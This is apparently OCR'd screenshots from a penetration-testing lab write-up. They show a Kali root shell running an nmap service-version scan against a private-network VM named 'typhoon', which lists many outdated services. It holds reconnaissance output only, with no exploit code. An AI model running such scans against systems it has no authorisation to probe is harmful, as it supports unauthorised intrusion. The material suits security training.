


```
root@kali:~# nmap -sV 192.168.41.164
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 05:10 EDT
Nmap scan report for 192.168.41.164
Host is up (0.0083s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protoc
ol 2.0)
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.9.5-3 (Ubuntu Linux)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
110/tcp  open  pop3?
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 1.7
993/tcp  open  ssl/imap    Dovecot imapd
995/tcp  open  ssl/pop3s?
2049/tcp open  nfs_acl     2-3 (RPC #100227)
3306/tcp open  mysql       MySQL (unauthorized)
5432/tcp open  postgresql  PostgreSQL DB 9.3.3 - 9.3.5
```




```
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:86:B4:DE (VMware)
Service Info: Hosts:  typhoon, TYPHOON; OSs: Unix, Linux; CPE: cpe:/o:linux:linu
x_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.47 seconds
root@kali:~#
```


I 